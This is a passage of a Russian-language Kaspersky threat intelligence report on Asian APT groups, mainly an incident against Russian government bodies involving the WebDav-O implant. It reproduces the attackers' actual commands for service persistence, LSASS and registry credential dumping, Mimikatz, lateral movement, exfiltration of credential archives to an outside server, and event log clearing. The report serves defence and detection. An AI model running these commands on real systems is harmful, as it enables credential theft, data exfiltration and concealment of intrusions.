Аналитические отчеты
«Лаборатории Касперского»

Азиатские APT-группировки

Тактики, техники и процедуры

kaspersky

Содержание

Предисловие

Лаборатория Касперского отслеживает тысячи различных кибергруппировок по всему миру, включая продвинутые группировки, способные проводить сложные кибератаки. Такие группировки известны в мире как продвинутые постоянные угрозы, или APT.

В Kaspersky Cyber Threat Intelligence мы анализируем и изучаем данные о различных атаках по всему миру. Из этих данных мы извлекаем большое количество полезной информации, в том числе тактики, техники и процедуры (TTPs) атакующих. На основании полученной информации мы выделяем паттерны в поведении злоумышленников.

В этом отчете мы поделимся наиболее полезными разведданными об азиатских APT-группировках. Почему они? За время нашей работы мы отметили, что эти группировки затронули больше всего стран и индустрий. И что самое главное — проанализировав сотни атак, мы отметили схожий почерк различных группировок. Цели на различных этапах Cyber Kill Chain достигаются с использованием общего ограниченного количества техник, с которыми сталкиваются защитники по всему миру, и, к сожалению, они зачастую испытывают трудности в обнаружении таких атак в своей инфраструктуре.

У нашей команды есть традиция использовать в наших отчетах цитату, которая нас вдохновляет. Для этого отчета мы выбрали цитату из кинофильма Ender's Game:

Эта цитата отлично выражает принцип, которого мы придерживаемся в команде Cyber Threat Intelligence. Именно этот принцип и вдохновил нас на написание и публикацию этого отчета.

Мы не преследуем цель атрибутировать какую-либо группировку к конкретной стране в Азии. Наша цель — предоставить максимально возможное количество информации о подходах злоумышленника, TTPs и способах митигации таких атак. Для этой цели мы делимся специально подготовленными Sigma-правилами, которые помогут вам обнаружить потенциальную атаку в вашей инфраструктуре.

Для кого этот отчет

Как упомянуто выше, мы фиксируем большое количество атак по всему миру с участием группировок и угроз, описанных в этом отчете. Зачастую организации оказываются не готовы к столкновению с такими угрозами и испытывают трудности с обнаружением атакующего внутри сети.

Мы создавали этот отчет, чтобы поделиться с сообществом наиболее подготовленными разведданными для эффективного противостояния этим угрозам. Отчет будет наиболее полезен для:

- Аналитиков SOC
- Аналитиков Cyber Threat Intelligence
- Специалистов по цифровой криминалистике (DFIR)
- Специалистов по Threat Hunting
- Экспертов по кибербезопасности
- C-Level руководителей, ответственных за решения ИБ в организации
- Администраторов доменов

Этот материал можно рассматривать как библиотеку знаний об основных подходах, используемых азиатскими APT-группировками при взломе какой-либо инфраструктуры. Отчет также содержит подробную информацию о тактиках, техниках и процедурах (TTPs) злоумышленника, основанную на методологии MITRE ATT&CK.

Авторы и благодарности

Отчет подготовлен командой Kaspersky Cyber Threat Intelligence, которая собирает и анализирует данные об APT-угрозах и финансово мотивированных атаках. Эти данные поступают из различных источников, включая собственные исследования команды и наработки других подразделений «Лаборатории Касперского».

Команда Kaspersky Cyber Threat Intelligence

Наша команда Kaspersky Cyber Threat Intelligence полагается на передовые инструменты, практики и подходы — MITRE ATT&CK, F3EAD, Pyramid of Pain by David Bianco, Intelligence Driven Incident Response, Unified Cyber Kill Chain — как для исследований TTPs злоумышленников и их поведения в сети, так и для объединения многих подразделений вокруг процессов CTI.

Состав авторов:

Никита Назаров
Head of Threat Exploration

Александр Кириченко
Senior Cyber Threat Intelligence Analyst

Наталья Шорникова
Lead Cyber Threat Intelligence Analyst

Кирилл Митрофанов
Cyber Threat Intelligence Team Lead

Владислав Бурцев
Senior Cyber Threat Intelligence Analyst

Мы также выражаем особую благодарность коллегам за помощь в написании отчета:

Сергей Киреев
Cyber Threat Intelligence Analyst

Василий Бердников
Lead Malware Analyst

Данила Насонов
ex. Junior Cyber Threat Intelligence Analyst

Структура отчета

Данный отчет состоит из 6 основных разделов, в которых каждый читатель в зависимости от своих потребностей сможет найти то, что ему необходимо.

1 Инциденты с азиатскими APT в разных уголках планеты

Данный раздел содержит информацию о 5 уникальных инцидентах, обнаруженных нами в разных точках мира. Каждый инцидент — это уникальный кейс в своей стране и индустрии, описывающий действия и TTPs злоумышленников. В конце раздела мы собрали сводную таблицу TTPs встретившихся нам APT-группировок в этих инцидентах. Данная таблица состоит из списка TTPs и пересечений их использования в этих инцидентах.

2 Технические детали

Раздел «Технические детали» содержит подробное описание отдельной техники, обнаруженной нами у азиатских APT-группировок. Каждая техника содержит:

Основное описание

Подробные технические данные, как работает данная техника

Примеры процедур

Обнаруженные нами примеры использования данной техники азиатскими APT

Обнаружение

Данные по подходам обнаружения описываемой техники, а также EventID событий различных агентов мониторинга для обнаружения данной угрозы

Sigma-правила

Список Sigma-правил, относящихся к этой технике. Сами Sigma-правила вы можете найти в Приложении Sigma

3 Анализ действий атакующих на основе Unified Kill Chain

Основываясь на Unified Kill Chain, мы создали собственную таблицу, связанную с азиатскими APT-группировками, с целью дать верхнеуровневое понимание по мотивации и почерку злоумышленников, а также предоставить данные, как могут продвигаться азиатские APT-группировки в потенциальных атаках.

4 Митигации

Раздел с описанием митигаций рисков, основанный на описанных TTPs.

5 Статистика по жертвам

Собранная статистика по жертвам азиатских группировок в мире, включающая разделение по странам и индустриям.

6 Приложение: Sigma

Приложение с Sigma-правилами, которые можно применять для обнаружения описанных техник в этом отчете.

Инциденты с азиатскими APT в разных уголках планеты

Почти каждый квартал выходят крупные расследования, посвященные кампаниям или инцидентам с участием азиатских APT-группировок. Эти кампании и инциденты направлены против различных организаций из множества индустрий. Географическое положение жертв тоже не ограничивается одним регионом. Обычно такие расследования содержат подробную информацию об утилитах, которыми пользуются злоумышленники, уязвимостях, которые они эксплуатируют, и иногда атрибуцию. Несмотря на большое количество подобных отчетов, зачастую организации оказываются не готовы к встрече с таким атакующим. Продвинутые инструменты и техники, используемые злоумышленниками, требуют от защитников не только высокой экспертизы и опыта, но и подготовленности инфраструктуры: выстроенных процессов asset management и vulnerability management, сегментированной сети, верно настроенного аудита и грамотно сконфигурированных средств защиты информации. Именно неподготовленность инфраструктуры в большинстве случаев является фактором, позволяющим азиатским APT производить успешные атаки.

Приняв во внимание важность этапа подготовки инфраструктуры и отлаживания вышеперечисленных процессов, не стоит забывать об основополагающем принципе Blue Team: чтобы успешно защититься от атаки, необходимо понимать, как она происходит. Для того чтобы противостоять целевым атакам, необходимо понимать тактики, техники и процедуры злоумышленников.

С этой целью мы собрали в этом разделе информацию об инцидентах с участием различных азиатских APT-группировок, произошедших в разное время в разных странах в течение 2022 года.

Рисунок 1 География жертв, упомянутых в разделе «Инциденты»

1. Россия
2. Беларусь
3. Индонезия
4. Пакистан
5. Малайзия
6. Аргентина

Сэмплы, наблюдаемые в описанных инцидентах, также замечены нами в других странах — Канаде, Вьетнаме, ЮАР и Японии. Для каждого инцидента мы описали различные этапы атаки и выделили тактики, техники и процедуры актора. Более подробное описание техник злоумышленников находится в разделе «Технические детали».

Рисунок 2 География сэмплов, упомянутых в разделе «Инциденты»

1. Канада
2. Вьетнам
3. ЮАР
4. Япония

Каждый кейс в этом разделе рассказывает об уникальном расследовании. В каких-то случаях у нас была возможность изучить атаку целиком, начиная с Initial Access и заканчивая Impact. В других случаях расследование начиналось с более поздних этапов Cyber Kill Chain. Из множества просмотренных нами инцидентов мы выбрали те, которые наиболее полно раскрывают поведенческие паттерны азиатских группировок.

Рисунок 3 География серверов C&C исследованных инцидентов

Детальное описание инцидента представляет из себя подробную историю развития атаки. В нем мы указали реальные командные строки, ключи реестра, пути и названия файлов и утилит, которыми пользовались злоумышленники, заменив только чувствительную информацию.

Инциденты с азиатскими APT в разных уголках планеты

Инцидент 1 – Россия и Беларусь

Инцидент 1 — Россия и Беларусь

Сводка по жертве

Индустрия

Госструктура

Затронутые страны

Россия, Беларусь

Угроза

WebDav-O

Описание инцидента

В 2022 году нашими системами была обнаружена атака с использованием вредоносного ПО WebDav-O на государственную структуру в России. Ранее несколько исследователей описали серии атак с применением WebDav-O и Mail-O. Мы смогли проследить активность импланта WebDav-O в нашей телеметрии по крайней мере до 2018 года, указывающую на цели, базирующиеся в Беларуси и связанные с правительством. На основе нашего расследования мы смогли найти дополнительные варианты вредоносного ПО и наблюдать команды, выполняемые атакующими на скомпрометированных хостах.

Детальное описание

Exploit Public-Facing Application T1190 (Initial access)

Для получения первоначального доступа к жертве рассматриваемая группировка эксплуатировала уязвимость в IIS Windows Server. В логах Windows мы наблюдали следующую активность: IIS Worker процесс w3wp.exe запускает вредоносные файлы злоумышленников.

После успешного заражения вредоносная библиотека была загружена в одну из следующих директорий:

```
C:\Windows\System32\logfiles
C:\Windows\System32\
```

Как часть процесса развертывания вредоносного ПО злоумышленники обычно создают службу Windows **Create or Modify System Process: Windows Service T1543.003.** Не совсем обычным в этом инциденте является то, что злоумышленники изменили ключ реестра так, чтобы вредоносная DLL запускалась под командной строкой svchost.exe -k netsvcs, которая выглядит легитимной:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v
netsvcs /t REG_MULTI_SZ /d AeLookupSvc\0 ... \0SQLReader
```

После добавления дополнительного значения для ключа HKLM\Software\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs злоумышленник создал новую службу Windows SQLReader с исполняемым файлом svchost.exe -k netsvcs.

```
sc create SQLReader binpath= "C:\Windows\System32\svchost.exe -k netsvcs" start= auto
displayname= "SQL Server VSS Reader"
```


Затем добавили описание службы и путь к вредоносной DLL в соответствующем ключе реестра для SQLReader и запустили службу:

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SQLReader /v Description /t
REG_SZ /d "SQL Server VSS Reader"
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SQLReader\Parameters /v
ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\System32\sqlrder.dll"
sc start SQLReader
```

sqlrder.dll (MD5: 69B99401A0BBBF7BEC1B27DCE12C8B3A) — это один из имплантов WebDav-O, который взаимодействует с Яндекс.Диском, как и другие варианты импланта, взаимодействующие с DropBox и Mail.ru C2. Злоумышленники используют эти имплантаты как для получения команд, так и для выгрузки результатов их выполнения, — один из примеров техники **Web Service: Bidirectional Communication T1102.002.**

При расследовании мы проверили URL, к которым обращался процесс, в Kaspersky Threat Intelligence Portal и нашли дополнительные вредоносные исполняемые файлы, которые взаимодействовали с этим URL.

Рисунок 4 Список ВПО, взаимодействующих с вредоносным URL




Status	Hits (≈)	File MD5	First accessed	Last accessed	Detection name
Malware	100	69B99401A0BBBF7BEC1B27DCE12C8B3A	30 Sep 2020 10:17	30 Sep 2020 11:05	Trojan-Downloader.Win64.WebDAV.cf
Malware	100	749E4B767DDCFDD5CAC103D66953647D	13 Sep 2020 00:08	13 Sep 2020 00:08	Trojan-Downloader.Win64.WebDAV.c
Malware	100	60D1BBD32CE0C034230B8A9CCC919B11	07 Aug 2020 12:27	07 Aug 2020 12:27	Trojan-Downloader.Win64.WebDAV.c
Malware	10	FAD7AA50053DAAD4FAF091FBB344CEE8	06 May 2022 10:34	06 May 2022 10:34	Trojan-Downloader.Win64.WebDAV.sb
Malware	10	D670A20EB768D1F9835D786E0AA3800F	02 Mar 2021 19:35	02 Mar 2021 19:35	Trojan-Downloader.Win64.WebDAV.sb
Malware	10	A0D238CF2BC432E6FA8E2B33FFEB41DD	15 Feb 2021 09:57	15 Feb 2021 09:57	Trojan-Downloader.Win64.WebDAV.c
Malware	10	8C3F0DB12C71DFAB29EC50D292A4C7B8	23 Jan 2021 22:39	23 Jan 2021 22:39	Trojan-Downloader.Win64.WebDAV.c
Malware	10	DA2DB10B5FE8AD59BC5612DBB424094E	31 Dec 2020 19:22	31 Dec 2020 19:22	Trojan-Downloader.Win64.WebDAV.sb
Malware	10	D4EA33404776533DB5A30627780C4C1B	01 Dec 2020 07:52	01 Dec 2020 07:52	Trojan-Downloader.Win64.WebDAV.sb
Malware	10	9646159738B2F34C4E6FE18AE97B8991	22 Sep 2020 10:10	22 Sep 2020 10:10	PDM:Trojan.Win32.Bazon.a

При поиске связанных объектов для sqlrder.dll в Kaspersky TIP инструмент Research Graph показал связь с APT-группой CoughingDown.

Один из вредоносов, используемых CoughingDown, — сетевой сниффер и модуль загрузки (MD5: B00EA7F6025D1FC709A4F2B02A9EF3A0) имеет общие характеристики с вариантом Mail-O, поскольку оба используют облачную платформу для эксфильтрации данных, одновременно отправляя их в заранее определенные рабочие часы (с 9:00 до 17:00 для варианта CoughingDown и с 9:00 до 16:00 для Mail-O). Кроме того, формат имени файла heartbeat, созданного Mail-O (<random_integer>_[MMDDhhmmss].dat), аналогичен формату файла, созданного CoughingDown и загруженного в Яндекс.Диск: STATE_HEX-HOSTNAME_HHMMSSmmm.dat.

Рисунок 5 Граф связей в Threat Intelligence Portal



Вариант WebDav-O, наблюдаемый в этом инциденте, использует облачный сервис Яндекс.Диск для размещения файлов с командами для импланта. Получив доступ к заданной учетной записи хранения с использованием жестко заданных учетных данных, вредоносное ПО может согласовать сеансовый ключ шифрования и впоследствии прочитать и обработать командные файлы, зашифрованные с помощью этого ключа. Содержимое файлов, в свою очередь, позволяет операторам загружать и скачивать файлы с целевой файловой системы и выполнять на ней произвольные команды из командной оболочки (cmd.exe).

Получение файлов с командами из Яндекс.Диска происходит по следующей схеме:

После аутентификации GET webdav.yandex.ru/?userinfo и генерации сеансового ключа вредонос проверяет сетевое соединение с помощью GET webdav.yandex.ru/test3.txt, а затем выполняет специальный метод Webdav — PROPFIND webdav.yandex/test, который получает в ответ XML-файл, содержащий несколько путей к ресурсам с данными, каждый из которых извлекается с помощью GET-запроса и расшифровывается с помощью вышеупомянутого сеансового ключа. Расшифрованные данные каждого запроса представляют собой команду, которую должна выполнить вредоносная программа. После выполнения ресурс будет удален с Яндекс.Диска путем выполнения HTTP-запроса DELETE, в котором в качестве аргумента указан путь к ресурсу.

Вот команды, которые мы проследили:

Сначала атакующий выполнил серии команды ping:

```
cmd.exe /c C: & cd\ & cd "" & ping <host> -n 1
```

Просмотрел подключенные сетевые диски:

```
cmd.exe /c C: & cd\ & cd "" & net use
```

Далее оператор попытался подключиться к удаленным хостам по SMB с использованием скомпрометированного аккаунта:

```
cmd.exe /c C: & cd\ & cd "" & net use \\<ip> /u:<domain>\<username> <password>
```

Также оператор проводил разведку на удаленных хостах с помощью команды wmic.exe:

```
cmd.exe /c C: & cd\ & cd "" & wmic /node:<ip> /user:<domain>\<username> /password:<password>
process call create "<command>"
```

Суммируя все команды разведки на локальных и удаленных системах, выполняемые злоумышленниками, перечислим их в таблице ниже:

Техника матрицы MITRE ATT&CK	Команды
System Information Discovery	hostname systeminfo cmd /c echo list volume |diskpart
System Network Configuration Discovery	route print tracert -h 2 <private_ip> ipconfig /displaydns
System Network Connections Discovery	qwinsta netstat -ano
System Time Discovery	time /t
Query Registry	reg query hku\<domain_user_sid>\Software\Microsoft\Office\14.0\ Outlook /s | find "<victim domain name>"
Process Discovery	cmd /c tasklist wmic process | find "<process_name>"
Remote System Discovery	ping -n 1 administrators ping -n 1 admin-pc ping -n 1 dc01 ping <host> C:\Windows\System32\logfiles\portscan.exe -h [REDACTED] -p 22 C:\Windows\System32\logfiles\portscan.exe -h [REDACTED] -p 25,110 cmd.exe /c C: & cd\ & cd "Windows\web" & C:\Windows\System32\logfiles\nbtscan.exe [REDACTED]
Software Discovery	cmd /c wmic product get name dir \\<ip>\c$\windows\system32\tasks
Network Share Discovery	net use

Техника матрицы MITRE ATT&CK	Команды
File and Directory Discovery	dir dir \\<ip>\c$\"program files" /od dir \\<ip>\c$\"program files (x86)" /od
Permission Groups Discovery	net group "domain computers" /do
Domain Trust Discovery	nltest /dclists nltest /domain_trusts nltest /dclist:<domain>

Вывод результатов проведенной разведки сохранялся в %temp%\temp.txt, атакующий считывал эти результаты и затем удалял:

```
cmd.exe /c C: & cd\ & cd "" & type \\<ip>\c$\windows\temp\temp.txt
cmd.exe /c C: & cd\ & cd "" & del \\<ip>\c$\windows\temp\temp.txt
```

Извлечение test.rar:

```
cmd /c $temp\rar e test.rar -p<password> >$temp\temp.txt
```

Запуск вредоносного ПО на удаленной системе — **Masquerading: Masquerade Task or Service T1036.004:**

```
cmd.exe /c C: & cd\ & cd "" & dir \\<ip>\c$\windows\system32\conhost64.exe
cmd.exe /c C: & cd\ & cd "" & wmic /node:<ip> /user:<domain>\<username> /password:<password>
process call create "cmd /c $system32\conhost64.exe"
```

После процесса Discovery атакующие пытались собрать данные с текущего хоста и удаленных подключенных хостов — **Data from Local System T1005.**

```
cmd.exe /c C: & cd\ & cd "windows\temp" & dir rar*
cmd.exe /c C: & cd\ & cd "windows\temp" & dir "$programfiles\winrar\rar.exe"
```

Архивация на удаленных системах:

```
rar  a -r 123.rar \\<ip>\c$\users\<username>\desktop\* -hp<password> -ta20220302
\\<ip>\c$\program files\winrar\rar.exe"  a -r -m5 -hp<password> \\<ip>\c$\windows\temp\sduid.sys
\\<ip>\c$\users\<username>\desktop\<redacted>\*
```

Еще один важный этап в проведении атаки — это получение учетных данных. Учетные данные позволяют злоумышленникам повысить привилегии и распространиться дальше по сети.
В этом инциденте мы увидели использование утилиты procdump.exe, с помощью которой можно создать дамп памяти процесса lsass.exe — **OS Credential Dumping: LSASS Memory T1003.001.**

```
procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\mem.dmp
```

Также мы видели процесс msdol.exe с аргументами, характерными для Mimikatz:

```
C:\Windows\System32\logfiles\msdol.exe privilege::debug sekurlsa::logonpasswords exit
```

Для сбора учетных данных с удаленных хостов злоумышленники использовали техники:

- **OS Credential Dumping: Security Account Manager T1003.002**
- **OS Credential Dumping: LSA Secrets T1003.004**
- **OS Credential Dumping: Cached Domain Credentials T1003.005**

С помощью команд wmic и reg save они сохраняли ветки реестра, содержащие учетные данные (SAM, SECURITY, SYSTEM), во временную папку Windows:

```
wmic /node:[REDACTED] /user:[REDACTED] /password:[REDACTED] process call create "cmd.exe /c
reg save HKLM\sam C:\Windows\Temp\sam.save"
wmic /node:[REDACTED] /user:[REDACTED] /password:[REDACTED] process call create "cmd.exe /c
reg save HKLM\security C:\Windows\Temp\security.save"
wmic /node:[REDACTED] /user:[REDACTED] /password:[REDACTED] process call create "cmd.exe /c
reg save HKLM\system C:\Windows\Temp\system.save"
```

Помимо wmic.exe, злоумышленники перемещались по сети с помощью PsExec:

```
psexec.exe \\[REDACTED]\ cmd /c "systeminfo > C:\Windows\help\123.txt"
psexec.exe \\[REDACTED]\ cmd /c "ping dropbox.com -n 1 > C:\Windows\help\123.txt"
psexec.exe \\[REDACTED]\ cmd /c "ping mail.ru -n 1 > C:\Windows\help\123.txt"
psexec.exe -s \\[REDACTED] cmd /c "PowerShell -psconsolefile "C:\Program Files\Microsoft\Exchange
Server\v15\bin\exshell.psc1" Get-MailBox > C:\Windows\Temp\1.txt
```

После сохранения файлов с учетными данными злоумышленники добавили их в архив и затем отправили на C2-сервер — **Exfiltration Over C2 Channel T1041:**

```
rar.exe a 162.rar -r "\\[REDACTED]\C:\Windows\Temp\*.save" -p<password>
pscp.exe -P 8443 -pw [REDACTED] C:\Windows\System32\logfiles\162.rar root@5.183.103[.]181:/
root/162.rar
C:\Windows\System32\logfiles\rar.exe a C:\Windows\Temp\vpp.rar C:\Windows\Temp\*.kdbx -
hp<password>
```

Атакующие использовали кастомизированный инструмент HTran[1]. HTran — это инструмент с открытым исходным кодом для переадресации портов, доступный на Github. HTran, использованный в этой атаке, по-видимому, представляет собой адаптированную версию инструмента, найденного на Github, поскольку он имеет дополнительный параметр для опции -tran. Стандартная опция -tran поддерживает 3 параметра, однако в этом примере доступен четвертый параметр LocalIpAddress. Этот параметр позволяет указать привязку локального IP-адреса для переадресации портов. По умолчанию HTran привязывается ко всем интерфейсам (INADDR_ANY). В этой настраиваемой версии злоумышленник может указать, к какому интерфейсу привязан прокси.

Анализируя логи при расследовании инцидента, мы заметили использование техники COM Hijacking **(Event Triggered Execution: Component Object Model Hijacking T1546.015).** Данная техника позволяет злоумышленникам выполнять произвольный код от имени доверенного процесса. Для COM Hijacking злоумышленники используют следующие ключи реестра в зависимости от различных случаев выполнения: InprocServer(32), LocalServer(32), TreatAs, ProgID в HKCU\Software\Classes\CLSID\<com_object_id> ветках реестра.

В данном инциденте был запущен ранее загруженный на систему вредоносный исполняемый файл i.exe (MD5: 0024EE86702EE9234771731975E9EE47):

```
cmd.exe C:\Windows\system32\i.exe  C:\Windows\system32\2.bin
```

Процесс запустил файл $appdata\brmsl.exe.mui (2.bin - MD5: 123FD2B1D1C1A03227B0E75572082436), используя rundll32.exe:

```
cmd.exe /c rundll32.exe $appdata\brmsl.exe.mui StartNow
```

Более того он установил данный файл в качестве значения ключа реестра COM объекта Shell Rebar BandSite, которому соответствует DLL-файл C:\Windows\system32\explorerframe.dll:

```
Registry Key: $hkcu\software\classes\clsid\{ecd4fc4d-521c-11d0-b792-00a0c90312e1}\inprocserver32
Registry Value: $appdata\brmsl.exe.mui
The COM Object that was abused: Shell Rebar BandSite
The legitimate DLL that was hijacked: C:\Windows\system32\explorerframe.dll
```

1 **HTran**

Подробнее

На протяжении всей операции атакующие периодически удаляли журналы в системе, используя wevtutil — **Indicator Removal: Clear Windows Event Logs T1070.001:**

```
wevtutil cl system
wevtutil cl security
wevtutil cl application
```


Итоги

Описанная активность представляет собой продолжительную кампанию, направленную против одной из государственных структур России. Согласно нашей телеметрии, применение этого вредоноса было замечено также против Беларуси, в основном государственных структур. У этой активности есть некоторые связи с группой CoughingDown. У группы, ответственной за эту операцию, прослеживается высокая мотивация, основной целью является постоянное присутствие в инфраструктуре и шпионаж.

Скачать техники в формате .json для MITRE Navigator.

Подробнее

Рисунок 6 Интерфейс страницы Threat Landscape в TIP



Инциденты с азиатскими APT в разных уголках планеты

Инцидент 2 — Индонезия

Инцидент 2 — Индонезия

Сводка по жертве

Индустрия

Госструктура

Затронутые страны

Индонезия

Угроза

GhostEmperor

Описание инцидента

В августе 2022 года нашими аналитиками была обнаружена атака на государственную индонезийскую компанию. За атакой предположительно стоит APT-группа GhostEmperor.

GhostEmperor — это APT-группа, отслеживаемая с 2021 года, занимающаяся кибершпионажем в различных секторах, включая правительственные и финансовые организации, энергетические и технологические компании.

